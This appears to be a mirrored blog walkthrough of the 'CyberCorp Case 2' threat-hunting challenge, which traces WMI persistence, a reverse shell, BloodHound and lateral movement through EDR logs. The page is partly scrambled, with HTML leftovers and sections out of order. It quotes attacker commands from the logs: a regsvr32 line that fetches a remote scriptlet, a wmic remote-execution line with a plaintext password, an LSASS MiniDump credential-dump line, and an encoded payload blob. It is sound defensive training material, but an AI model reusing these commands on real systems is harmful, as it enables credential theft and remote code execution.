avatarwhoami

Free AI web copilot to create summaries, insights and extended knowledge, download it at here

13295

Abstract

bject in scripts or macros to interact with the Internet resources</p><div id="9e74" class="link-block"> <a href="https://cyberpolygon.com/materials/hunting-for-advanced-tactics-techniques-and-procedures-ttps/"> <div> <div> <h2>Hunting for advanced Tactics, Techniques and Procedures (TTPs)</h2> <div><h3>Hunting for advanced Tactics, Techniques and Procedures (TTPs) In the first publication from the series of articles, we…</h3></div> <div><p>cyberpolygon.com</p></div> </div> <div> <div style="background-image: url(https://miro.readmedium.com/v2/resize:fit:320/0*7ec8GHdr_7TGn_Fv)"></div> </div> </div> </a> </div><blockquote id="0375"><p><i>Specify the domain name of the resource from which the files mentioned in question 5 were supposedly downloaded as a result of malicious code execution.</i></p></blockquote><p id="93e6">We suppose to know if the application “iexplorer.exe” has a DNS request, it might have a network connection event.</p><p id="b32d"><b>What to look for? </b>DNS request event type</p><p id="e6a8">After filtering, we can see the domain is<b> raw[.]githubusercontent[.]com, </b>which happened between<b> <i>Jun 21, 2021 @ 16:25:57.000</i></b> and <b><i>Jun 21, 2021 @ 16:26:03.000</i></b></p><figure id="7441"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*W_Q_oF3KP9kbhshSSkVjXg.png"><figcaption></figcaption></figure><blockquote id="d040"><p><i>The first file downloaded (as a result of executing the code in question 5) contained encoded executable code (PE), which after downloading was recorded in the registry. Specify an MD5 hash of the original representation of that code (PE).</i></p></blockquote><p id="aafc"><b>Mindset:</b> How to identify the encoded executable code? What value is has in the registry?</p><p id="ddc7"><b>What to look for?</b> Registry event</p><p id="e654">With the filter <b><i>enrich.ioa.max_severity:* and winword.exe, event_type:registryvalueset, </i></b>we can get 2 hits and the encoded code as below.</p><figure id="2419"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*dhziT-biVamyv09GuaFGXQ.png"><figcaption></figcaption></figure><p id="0529">H4sIAAAAAAAEAO1YX0wcRRz+7XEUCuWOkhCJGl3IRiGpV/6ooQnqTbmLc+2hx4FwEKVcuW0Bjztyf1KqtYUAhs2GxAQftPHBGH2xPmhSUzz/5Ci1eAk1WHNafVCCxdJCE9qHpibV9Te7exQE25cqL/cls99vZ7759jezM5O9q2t9AzIAwIhFUQDGQYMV7o4ZLKaHYyY4ufVc8TjnPFfc2NkV5ntDwYMhbw/f4Q0EghF+v8iHogG+K8Dbnm/ge4I+0ZKXlyPoHofv3x1/6tUdY6kyO3Rp7Gk1fmzsCeTysumxGpWvq+zu6uhkun/LyWUH8L1uhAe25jWk6pahhM81bAMwsIS1uo+34yVfDfs50GNs36L32bJiqE+O2tzOpTqlaP39mhDaeYDS1QlaAQS4B0BfeodmS0TsiyDPcbAyttQ4Vlm0W0I+b8QL4Oe0ClW3Za0OU7ZaNBnkZeOlHEsOlux1urilVxMKeoXqV7De7+4DTOP/AJUahXwqOYVsOrhURGWbwFPJhndTRvUVpngxl8pGgSpxKiGhrJTuMgrh+1iYfRZ1jNVm5MXv6eCZosnpDUAHlsYzAWKdzHvUKfQuvKIoypRN6NVqbIKHWVAW9bLISrGxWkvFJrCVB8ilNo15dm+vStir4nS0cOejAFUJpfAZM8Bw3Dx0gomGhHxc2xm4Cejom8IsM5KdQrtSWGzWLKxYRT5jm4SMsyVddZ4JPEphvpnNj01w0dSTUIYC52jm1w8xm0Zs0qRXTdoUuKg0JFzg4J/P+tK0Eh6/HR7TQzSImLTUGdOBM2yONpw/J+ZTtPqdVeNTWZL84BGB5yKGxcyFt/5SlHG2n/EtVE/e+f3P8Br/ovOSzrd0NhVrXKLzkzrT4rU+nIkDUwlylgGyuFPAFXBQsB9ghL+taWN9eNgQ9yqPY1DrD4ZF6g34/CJ4OHtfV6SxMyR6fQAnjG4xHO0RU/c/Qi0GEdEVCnaI4TDBVW54VtTltcGAdoRWZzasq/sws6krFIl6/cTvD3bY+wBuZjaHulas6sSeYOgwwF67+zm7s6rS4vP7Nx73ZuMWHby4vDCNEaknLnd9E604L1LZ3Y4FjwM3T+WQi5pP7dlTV5GgFfGParxHDDt4MpHII9zE3FU3qWcqeXcN5WYODPQV5RrMwyG0k/tH8EqH45GD2OKSaZFNtvIObua3JqokiPz4COV+0D11t+rZ6DVnBi5r+67vohc8qBdQf4DI2yjGD2JMZCN2myEe4mlraUVqIa24B3jiVmbxppXKBZf34nnykuOrQ+HKfVWVOKwmh/Q7njrv4oZwSPOOLwzAfd72yZ9HSaNDuuiUrpGY89AjWUrSKV3p5FDUQmJl/S+DkuzOIW0uF6ZYVxFXT7bT6nWCxK6Yf51VklSa6s4nHqc0R6U/SOztDyJeJYnjzXEo30bnF9gnCuaGG3UOPbqNxKPKDD99s09JDt6Eoy/g9uTbpBvdVtLSqR4/qLhOKxIk5nm/YZ49YNIhTWFnh7RMpZ/Xdn+t1EOasZ+V9euGVhLL3WkuV5LNmH80UIepYBqXa3AyKDdJy87S4RvRk0S5hNoWx9Tp5U/fa1KSm7r00kgjjTTS2ETgT3P8NsEvFLFP3Oxc0tgE4HfHi1goD9CL/M52ABev/T8yh8XDb3J+afyn+BulDDBxABQAAA==</p><p id="925e">Then, we can recipe the encoded data via <a href="https://cyberchef.org/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)Gunzip()&amp;input=SDRzSUFBQUFBQUFFQU8xWVgwd2NSUnorN1hFVUN1V09raENKR2wzSVJpR3BWLzZvb1FucVRibUxjKzJoeDRGd0VLVmN1VzBCanp0eWYxS3F0WVVBaHMyR3hBUWZ0UEhCR0gyeFBtaFNVenovNUNpMWVBazFXSE5hZlZDQ3hkSkNFOXFIcGliVjlUZTdleFFFMjVjcUwvY2xzOTl2Wjc3NTlqZXpNNU85cTJ0OUF6SUF3SWhGVVFER1FZTVY3bzRaTEthSFl5WTR1ZlZjOFRqblBGZmMyTmtWNW50RHdZTWhidy9mNFEwRWdoRit2OGlIb2dHK0s4RGJubS9nZTRJKzBaS1hseVBvSG9mdjN4MS82dFVkWTZreU8zUnA3R2sxZm16c0NlVHlzdW14R3BXdnErenU2dWhrdW4vTHlXVUg4TDF1aEFlMjVqV2s2cGFoaE04MWJBTXdzSVMxdW8rMzR5VmZEZnM1MEdOczM2TDMyYkppcUUrTzJ0ek9wVHFsYVAzOW1oRGFlWURTMVFsYUFRUzRCMEJmZW9kbVMwVHNpeURQY2JBeXR0UTRWbG0wVzBJK2I4UUw0T2UwQ2xXM1phME9VN1phTkJua1plT2xIRXNPbHV4MXVyaWxWeE1LZW9YcVY3RGU3KzREVE9QL0FKVWFoWHdxT1lWc09yaFVSR1did0ZQSmhuZFRSdlVWcG5neGw4cEdnU3B4S2lHaHJKVHVNZ3JoKzFpWWZSWjFqTlZtNU1YdjZlQ1pvc25wRFVBSGxzWXpBV0tkekh2VUtmUXV2S0lveXBSTjZOVnFiSUtIV1ZBVzliTElTckd4V2t2RkpyQ1ZCOGlsTm8xNWRtK3ZTdGlyNG5TMGNPZWpBRlVKcGZBWk04QnczRHgwZ29tR2hIeGMyeG00Q2Vqb204SXNNNUtkUXJ0U1dHeldMS3hZUlQ1am00U01zeVZkZFo0SlBFcGh2cG5OajAxdzBkU1RVSVlDNTJqbTF3OHhtMFpzMHFSWFRkb1V1S2cwSkZ6ZzRKL1ArdEswRWg2L0hSN1RRelNJbUxUVUdkT0JNMnlPTnB3L0orWlR0UHFkVmVOVFdaTDg0QkdCNXlLR3hjeUZ0LzVTbEhHMm4vRXRWRS9lK2YzUDhCci9vdk9TenJkME5oVnJYS0x6a3pyVDRyVStuSWtEVXdseWxnR3l1RlBBRlhCUXNCOWdoTCt0YVdOOWVOZ1E5eXFQWTFEckQ0WkY2ZzM0L0NKNE9IdGZWNlN4TXlSNmZRQW5qRzR4SE8wUlUvYy9RaTBHRWRFVkNuYUk0VERCVlc1NFZ0VGx0Y0dBZG9SV1p6YXNxL3N3czZrckZJbDYvY1R2RDNiWSt3QnVaamFIdWxhczZzU2VZT2d3d0Y2Nyt6bTdzNnJTNHZQN054NzNadU1XSGJ5NHZEQ05FYWtuTG5kOUU2MDRMMUxaM1k0Rmp3TTNUK1dRaTVwUDdkbFRWNUdnRmZHUGFyeEhERHQ0TXBISUk5ekUzRlUzcVdjcWVYY041V1lPRFBRVjVSck13eUcway90SDhFcUg0NUdEMk9LU2FaRk50dklPYnVhM0pxb2tpUHo0Q09WKzBEMTF0K3JaNkRWbkJpNXIrNjd2b2hjOHFCZFFmNERJMnlqR0QySk1aQ04ybXlFZTRtbHJhVVZxSWEyNEIzamlWbWJ4cHBYS0JaZjM0bm55a3VPclErSEtmVldWT0t3bWgvUTduanJ2NG9ad1NQT09Md3pBZmQ3MnlaOUhTYU5EdXVpVXJwR1k4OUFqV1VyU0tWM3A1RkRVUW1KbC9TK0RrdXpPSVcwdUY2WllWeEZYVDdiVDZuV0N4SzZZZjUxVmtsU2E2czRuSHFjMFI2VS9TT3p0RHlKZUpZbmp6WEVvMzBibkY5Z25DdWFHRzNVT1BicU54S1BLREQ5OXMwOUpEdDZFb3kvZzl1VGJwQnZkVnRMU3FSNC9xTGhPS3hJazVubS9ZWjQ5WU5JaFRXRm5oN1JNcFovWGRuK3QxRU9hc1orVjlldUdWaExMM1drdVY1TE5tSDgwVUllcFlCcVhhM0F5S0RkSnk4N1M0UnZSazBTNWhOb1d4OVRwNVUvZmExS1NtN3IwMGtnampUVFMyRVRnVDNQOE5zRXZGTEZQM094YzB0Z0U0SGZIaTFnb0Q5Q0wvTTUyQUJldi9UOHloOFhEYjNKK2FmeW4rQnVsRERCeEFCUUFBQT09">CyberChef</a> before downloading it to get the MD5 hash value.</p><figure id="5d55"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*t6Rru7p2acaitqy_aBr_Vw.png"><figcaption>CyberChef</figcaption></figure><p id="356f">The MD5 value is<b> d9fa159c50e2f4d696bca970526dfc4d</b></p><figure id="6b50"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*G_ePxyhYw9Qs3bWnjG9AlA.png"><figcaption>Powershell Get-FileHash</figcaption></figure><blockquote id="3966"><p><i>The second file downloaded (as a result of code execution, which we talked about in question 5) was a script, that was set up to autostart via WMI Subscription. Specify the SHA256 hash of this script.</i></p></blockquote><p id="506f"><b>What to look for?</b> Powershell Script file</p><p id="b061">SHA256 hash is<i> </i><b>6df4709bc07356968fb0e94985ddd1835d0458b22aab6a371784826109e49ef5</b></p><figure id="dbe2"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*Aed5Ks9DQ22tRcAAkvxY_Q.png"><figcaption>mso1033.ps1</figcaption></figure><blockquote id="9ff0"><p><i>The script, mentioned in question 8, spawned one of the legitimate system processes and injected into its memory a malicious code that was read and decoded from the registry (this code was mentioned in question 7). This malicious code migrated through a chain of code injections to the address space of another legitimate process, where it continued to run without further migration. For this answer, provide the next data, separated by a comma without spaces:

  • PID of the initial legitimate system process, which was spawned by the script and where this script launched in-memory execution of malicious code;
  • PID of the target process, to which malicious code migrated from the initial process and in the context of which attacker performed different post-exploitation activity</i></p></blockquote><p id="1bc6"><b>Mindset:</b> The script name is “mso1033.ps1”. Initially, I had no clue where to start to look through but we can think from what technique it uses when the process injects into Mamory. To be honest, this is the most difficult question because we have to identify process relationship : (</p><p id="07c6"><b>What to look for? </b>Suspicious process activity, Event Type (Process Creation)</p><p id="46e7">Firstly, with the filter mso1033.ps1 and event_type (Process Creation), we can see the relationship between the processes.</p><p id="7dac">mso1033.ps1 -> wmiprvse.exe -> powershell.exe -> csc.exe</p><figure id="a00d"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*2MuuqxC64tB7S3MsDSWFNA.png"><figcaption></figcaption></figure><p id="52cd">After that, there is a process chain winlogon.exe-> dwn.exe, and it indicates that this is a technique of <a href="https://attack.mitre.org/techniques/T1134/004/">T1502: Parent PID Spoofing</a></p><figure id="f234"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*6qOAJAM5P5l8e2GMCzkeNQ.png"><figcaption></figcaption></figure><p id="4f0e">Let’s dig deeper into those processes winlogon.exe, dwn.exe and cmd.exe!!! Between <b><i>Jun 21, 2021 @ 16:33:48.000</i></b> and <b><i>Jun 21, 2021 @ 17:17:22.000, </i></b>we can see some command-line activities.</p><p id="1e4a">Through cmd.exe, MITRE ATT&CK (TTP) two techniques are observed: <a href="https://attack.mitre.org/techniques/T1059/">T1059: Command-Line Interface</a>, <a href="https://attack.mitre.org/techniques/T1210/">T1210: Exploitation of Remote Services</a>, then, we want to see what children process under process ID 8876, 6068, 2280, 8524.</p><figure id="04af"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*eLXYF8SlxcrvAwDFEGs3cA.png"><figcaption></figcaption></figure><p id="b7d2">Taking benefits from provided processes in the last question, get the children process rundll32.exe (8344), which is quite suspicious. So, we can back and forth to the previous result.</p><figure id="1ef7"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*vj4kALqIqIT8TOItCO3iPQ.png"><figcaption>Process ID 8344</figcaption></figure><p id="41a0">With the filter<b><i> (proc_id: 8876, 1160), </i></b>the results after <b><i>Jun 21, 2021 @ 16:33:48.000</i></b> show that winlogin.exe was spawned and injected the memory into dwm.exe. Then, the initial process and target process is <b>8876, 1160</b></p><figure id="8241"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*UcYMtU2h7S3YEXlgnc53wg.png"><figcaption></figcaption></figure><blockquote id="2257"><p><i>The malicious code run by the script is a Reverse Shell. Identify the IP address and port number of its command center.</i></p></blockquote><p id="e402"><b>What to look for?</b> Network Connection</p><p id="1c89">Let’s filter with the PowerShell script “mso1033.ps1”, which got 12 hits. And, only the IP address with port <b>94.177.253.126:443</b> can be seen.</p><figure id="a80e"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*uJHTXsI5_0dMOqf_XhdIvA.png"><figcaption></figcaption></figure><blockquote id="999c"><p><i>As a result of running a malicious code, which we talk about in questions 9 and 10, the attacker got a shell on the compromised host. Using this access, the attacker downloaded the Active Directory collection utility to the host in an encoded form. Specify a comma-separated, non-spaced link where the encoded version of the utility was downloaded and a SHA256 hash of the decoded version that was directly run by the attacker on the compromised host.</i></p></blockquote><p id="c1c7"><b>Mindset: </b>Think about what Active Directory collection it is and how to download it to the compromised host.</p><p id="a90d"><b>What to look for? </b>Network Connection, File Creation</p><p id="8b65">After filtering (event_type:networkconnection and filecreation) and IP 94.177.253.126, we can get 28 hits that include <b><i>regsvr32 /u /n /s /i:http://94.177.253.126:8080/Ec9KoccK.sct scrobj.dll. </i></b>However, it seems like this is not what we are looking for.</p><p id="83dc">Alternatively, we can see many connections via the Chrome application.</p><figure id="f84a"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*8rDMpS38MpXMwZCdJW2zBA.png"><figcaption></figcaption></figure><p id="237d">With the filter “http”, an URL can be observed clearly, and we can see it is downloaded by “certutil.exe” running from “cmd.exe (7396)”. <b>http://188[.]135[.]15[.]49/chrome_installer.log2</b></p><figure id="a793"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*AIg-pkQGjuz1yf65RZ-olw.png"><figcaption>Virustotal: 188[.]135[.]15[.]49</figcaption></figure><figure id="6d11"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*vk16cgoDx2vr_TEUqQ5e_A.png"><figcaption></figcaption></figure><p id="2286">Let’s trace back which process executes “cmd.exe (7396)”, and we can get the “

Options

winlogon.exe (1160)” starting from <b><i>Jun 21, 2021, @ 16:44:28.000 </i></b><i>till <b>Jun 21, 2021, @ 16:48:01.000</b></i></p><p id="6421">Got it!!!! We get the clue based on question 9 that winlogon.exe (1160) was spawned</p><figure id="7fca"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*FiN0rotQkyoIr595hCMQEA.png"><figcaption></figcaption></figure><p id="8470">Then, we can identify the activity of cmd.exe (7396) with the filter proc_p_id:7396, which has a SHA256 value: <b>EB41B254964FB046656A7312C8547674577C4A2229360CC12F5B1289280B92C3</b></p><figure id="465e"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*aWxNBfJRZR6bMYl-UbVWQw.png"><figcaption>Process parent id: 7396</figcaption></figure><p id="2e68">There is a .zip file that gets my interest “bloodhound.zip”!</p><p id="08b2">Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory or Azure environment.</p><div id="91ed" class="link-block"> <a href="https://bloodhound.readthedocs.io/en/latest/index.html"> <div> <div> <h2>BloodHound: Six Degrees of Domain Admin - BloodHound 4.3.1 documentation</h2> <div><h3>BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory…</h3></div> <div><p>bloodhound.readthedocs.io</p></div> </div> <div> <div style="background-image: url(https://miro.readmedium.com/v2/resize:fit:320/0*MgXXC0G3As51rbKI)"></div> </div> </div> </a> </div><blockquote id="cc7f"><p><i>During the post-exploitation process, the attacker used one of the standard Windows utilities to create a memory dump of a sensitive system process that contains credentials of active users in the system. Specify the name of the executable file of the utility used and the name of the memory dump file created, separated by a comma without spaces.</i></p></blockquote><p id="c598"><b>Mindset: </b>What is the file type of memory dump? .bin or .dump?</p><p id="9a8f"><b>What to look for?</b> File Creation</p><p id="89aa">We know the rundll32.exe (8344)) is executed by dwn.exe (8876), with the filter “rundll32.exe”, there is a process that looks suspicious on <b><i>Jun 21, 2021 @ 16:50:14.000</i></b></p><figure id="1ce2"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*y2nnqYIXeQH1ar9dZeAzdg.png"><figcaption>rundll32.exe</figcaption></figure><p id="7140">rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 748 C:\Windows\TEMP\dump.bin full.</p><p id="20d8">The specific function invoked with rundll32.exe and comsvcs.dll is called “<b><i>MiniDump</i></b><i>.</i>” A minidump is a snapshot of a process’s memory at a specific moment in time. It can be helpful for debugging purposes, as it provides information about the state of a program when it crashes.</p><p id="f90a"><b><i>748</i></b>” is a command-specific parameter passed to the MiniDump function.</p><p id="640a"><b><i>full</i></b>” is likely another parameter specific to the MiniDump function. Without additional information, it’s not possible to determine its exact purpose.</p><p id="fb6c">Overall, the attacker used one of the standard Windows utilities <b>rundll32.exe </b>to dump the credential information “<b>dump.bin”.</b></p><figure id="7fa7"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*q25kkAwgSu6I4oj1E4b0xA.png"><figcaption>FileCreate</figcaption></figure><blockquote id="8b1e"><p><i>Presumably, the attacker extracted the password of one of the privileged accounts from the memory dump we discussed in the previous question and used it to run a malicious code on one of the domain controllers. What account are we talking about? Specify its username and password as the answer in login:password format.</i></p></blockquote><p id="0dd9"><b>Mindset: </b>How to identify process activity? How to identify the IP address of domain controllers and domain controller hostname?</p><p id="0337"><b>What to look for? </b>Network Connection, Login Event ID</p><p id="b667">With the <a href="https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=4776">event ID 4776</a>, we can see the hostname of the domain controller is “DC01-CYBERCORP.cybercorp.com”</p><figure id="b04b"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*az7SR9lnx-u7KAguJYK5EQ.png"><figcaption></figcaption></figure><p id="1b7e">With the network connection of the event type and lsass.exe process, we can observe that IP <b><i>192.168.184.100</i></b> has two outbounds to <b><i>94.177.253.126</i></b></p><figure id="bc5d"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*E_M7-YvBDgbApfU2hlfpcA.png"><figcaption></figcaption></figure><p id="efb6">After filtering with event_type (network connection and process creation) and the domain host “DC01-CYBERCORP.cybercorp.com” (<b><i>192.168.184.100</i></b>), the “lsass.exe” processes were executed by the attacker from <b><i>Jun 21, 2021 @ 03:10:06.000</i></b> till <b><i>Jun 21, 2021 @ 20:38:55.000</i></b></p><p id="316a">The lsass.exe process is responsible for handling security-related tasks, such as authenticating users during the login process, enforcing security policies, and managing security tokens.</p><figure id="0289"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*u2aBCXZrNA03_4_mddDwQQ.png"><figcaption></figcaption></figure><p id="79a5">If we want to know what user attacker added to a domain controller, we have to take benefits from the local hostname “DESKTOP-BZ202CP.cybercorp.com”. Then, we can see below the command that happened on <b><i>Jun 21, 2021, @ 17:21:22.000</i></b></p><p id="667d">wmic /node:192.168.184.100 /user:inventory /password:jschindler35 process call create 'regsvr32 /u /n /s /i:http://94.177.253.126:8080/Ec9KoccK.sct scrobj.dll'</p><p id="b817">The Windows Management Instrumentation (wmi.exe) Command-line (WMIC) utility executes a remote process on a domain controller (192.168.184.100) using the provided credentials (/user: <b>inventory</b> /password:<b>jschindler35</b>).</p><figure id="11b5"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*k1XZ8g7OXBiq1U7OIkmOkw.png"><figcaption></figcaption></figure><blockquote id="8f20"><p><i>A compromised user account is a member of two Built-in privileged groups on the Domain Controller. The first group is the Administrators. Find the second group. Provide the SID of this group as an answer.</i></p></blockquote><p id="f2e6"><b>Mindset: </b>Need to know what is SID and where to find it</p><p id="e94f"><b>What to look for? Log in</b> Success, event ID</p><p id="b950">Security Identifiers (SIDs) in Windows. SIDs are unique identifiers assigned to security principals, such as user accounts, groups, and system processes, to identify and manage access control.”%{S-1–5–21–3899523589–2416674273–2941457644–513}”: This SID represents a well-known security group called “Domain Users” in an Active Directory environment. It is commonly used to grant default user permissions within a domain.</p><ol><li>“{S-1–1–0}”: This is the SID for the “Everyone” security group, which includes all users, including anonymous users, who can access a system.</li><li>“%{S-1–5–32–544}”: This SID represents the “Administrators” group. Members of this group have full control over a system and can perform administrative tasks.</li><li>“%{S-1–5–32–551}”: This SID corresponds to the “Backup Operators” group. Members of this group have permission to perform backup and restore operations on a system.</li><li>“%{S-1–5–32–545}”: This SID represents the “Users” group. It includes all user accounts created on a system.</li><li>“%{S-1–5–32–554}”: This SID represents the “BUILTIN\Pre-Windows 2000 Compatible Access” group. It provides compatibility with older Windows systems.</li><li>“%{S-1–5–2}”: This SID is for the “Network” group, which includes all users who access the system over the network.</li><li>“%{S-1–5–11}”: This SID corresponds to the “Authenticated Users” group, which includes all authenticated users on a system.</li><li>“%{S-1–5–15}”: This SID represents the “This Organization” group, which includes all users and computers in the same organization or network.</li><li>“%{S-1–18–1}”: This SID corresponds to the “Local System” account, which is a built-in account with extensive privileges on the local system.</li><li>“%{S-1–5–21–3899523589–2416674273–2941457644–1105}”: This SID likely represents a specific user or security group in an Active Directory domain, as it contains a unique identifier specific to that domain.</li><li>“%{S-1–16–12288}”: This SID represents the “System Mandatory Level” in the access control settings. It is used to define the security level of a system.</li></ol><figure id="d7eb"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*gaTp8Aj6_G3qB2pxwK2vgg.png"><figcaption></figcaption></figure><p id="9518">As to the information, <a href="https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups">Microsoft Active Directory Security Groups</a>, the “{<b>S-1–5–32–551} </b>is what we are looking for!!!!</p><figure id="b737"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*5wK3rVBNbIruoArgSPj8ZQ.png"><figcaption>usr_token_groups</figcaption></figure><blockquote id="bf5d"><p><i>As a result of malicious code execution on the domain controller using a compromised account, the attacker got a reverse shell on that host. This shell used a previously not seen IP address as the command center. Specify its address as the answer.</i></p></blockquote><p id="cd06"><b>What to look for? </b>Network Connection, Not seen IP address.</p><p id="b468">We know the domain controller of hostname “ DC01-CYBERCORP.cybercorp.com”, and there is an IP that we have not seen “<b>190.150.52.34</b>”, which happened at Jun 21, 2021 @ 17:19:43.000</p><figure id="7120"><img src="https://cdn-images-1.readmedium.com/v2/resize:fit:800/1*JA_Q_iv085r8mSxzpO2X7A.png"><figcaption></figcaption></figure><blockquote id="ede5"><p><b><i>Conclusion</i></b></p></blockquote><p id="2bbe">Personally, this threat hunting is the most difficult challenge that I have done, which took me 3 days to research and clarify what have to look for.</p><p id="1c34">The attack flow was starting from WMI process as a persistence stage, then, the attacker exploits and injects memory via PowerShell script embedded with malicious code. Therfore, the attacker used C2 server as a reflector to compromise Active Directory for post-exploitation purpose.</p><p id="dc3c">The post-exploitation stage involves with credential dumping to compromise “Backup” account in order to connect back to another C2 server, which perhaps to get AD backup files.</p><blockquote id="a7da"><p><b><i>Resource</i></b></p></blockquote><div id="c88b" class="link-block"> <a href="https://www.cyborgsecurity.com/library/guides/the-threat-hunters-hypothesis-2/"> <div> <div> <h2>The Threat Hunter's Hypothesis | Cyborg Security</h2> <div><h3>A case for structured threat hunting and how to make it work in the real world. Contents "Everybody Wanna Threat…</h3></div> <div><p>www.cyborgsecurity.com</p></div> </div> <div> <div style="background-image: url(https://miro.readmedium.com/v2/resize:fit:320/0*xWzj-ITKjI_TGKhg)"></div> </div> </div> </a> </div><div id="3113" class="link-block"> <a href="https://socprime.com/blog/threat-hunting-hypothesis-examples/"> <div> <div> <h2>Threat Hunting Hypothesis Examples: Prepare For a Good Hunt! - SOC Prime</h2> <div><h3>A good threat hunting hypothesis is key to identifying weak spots in an organization's digital infrastructure. Just…</h3></div> <div><p>socprime.com</p></div> </div> <div> <div style="background-image: url(https://miro.readmedium.com/v2/resize:fit:320/0*7G0tr-1X1APtDMxp)"></div> </div> </div> </a> </div><div id="7bb0" class="link-block"> <a href="https://learn.microsoft.com/en-us/windows/win32/wmisdk/receiving-a-wmi-event#event-consumers"> <div> <div> <h2>Receiving a WMI Event - Win32 apps</h2> <div><h3>WMI contains an event infrastructure that produces notifications about changes in WMI data and services. WMI event…</h3></div> <div><p>learn.microsoft.com</p></div> </div> <div> <div style="background-image: url(https://miro.readmedium.com/v2/resize:fit:320/0*F2b4YswNaDaRgoYY)"></div> </div> </div> </a> </div></article></body>

Threat Hunting — CyberCorp Case 2

Let’s hunt a real case of a cybersecurity incident. Threat hunting is a proactive action to identify threats within organizations.

Scenario

After a cybersecurity incident, CyberCorp’s management decided to purchase and deploy EDR (Endpoint Detection and Response) solution. EDR agents were installed on all workstations and servers and forwarded telemetry to a centralized Threat Hunting platform.

The company has also hired a blue security team of highly qualified analysts to build a threat detection process using the Threat Hunting approach. You will have to try on the role of a threat hunter, who decided to verify the hypothesis about one of the attacker’s persistence techniques.

Unfortunately, the hypothesis was confirmed, and a persistence technique was discovered on one host, which eventually became the starting point of the investigation.

By analyzing the EDR telemetry in the Threat Hunting platform, you will have to understand how the attacker compromised the network and what he managed to do with the obtained access.

Threat hunting encompasses a vital component which is a hypothesis. Just learn to ask the right questions, and we will get the answers to what, when, and how to look for threats.

Let’s Happy Hunting Threats!!!

The Threat Hunting process usually starts with the analyst making a hypothesis about a possible compromise vector or techniques used by an attacker. In this scenario, your initial hypothesis is as follows: “The attacker used the WMI subscription mechanism to obtain persistence within the infrastructure”. Verify this hypothesis and find the name of the WMI Event Consumer used by the attacker to maintain his foothold.

What is WMI? The WMI subscription (Windows Management Instrumentation) is a management infrastructure provided by Microsoft for monitoring and controlling Windows-based systems.

Starting and verifying the hypothesis is first and foremost in threat hunting. Let’s suppose the attacker leverages WMI to achieve the persistence stage via MITRE ATT&CK TT1546.003.

What to look for? A process that can maintain the persistence stage, which is called stager in this hypothesis (WMI Event Consumer)

Based on research on how to Detecting & Removing an Attacker’s WMI Persistence, the attacker has to establish a subscription and then trigger the condition.

  1. __EventFilter is a representation of a filter that specifies the criteria for events you want to monitor.
  2. __EventConsumer is to determine what action should be performed when an event that matches the criteria is received.
  3. __FilterToConsumerBinding is a system class used to associate an event filter (__EventFilter) with an event consumer (__EventConsumer) in order to create a binding between them.


Therefore, we can observe there is a customer name PowerControl Consumer whom the attacker maintains a foothold, which happened on June 21, 2021 @ 16:25:50.000 and the process id is 5772
In the previous step, you looked for traces of the attacker’s persistence in the compromised system through a WMI subscription mechanism. Now find the process that installed the WMI subscription. Answer the question by specifying the PID of that process and the name of its executable file, separated by a comma without spaces.

Mindset: How could we find the process that installed the WMI subscription? Actually, we can take what we got from the previous result with process id 5772.

What to look for? Process creation (Event ID 1) and Process ID (5772)

After searching, we can observe there is an executable file winword.exe with process id 5772.

What is winword.exe? winword.exe is the executable file for Microsoft Word, which is a popular word-processing software application developed by Microsoft
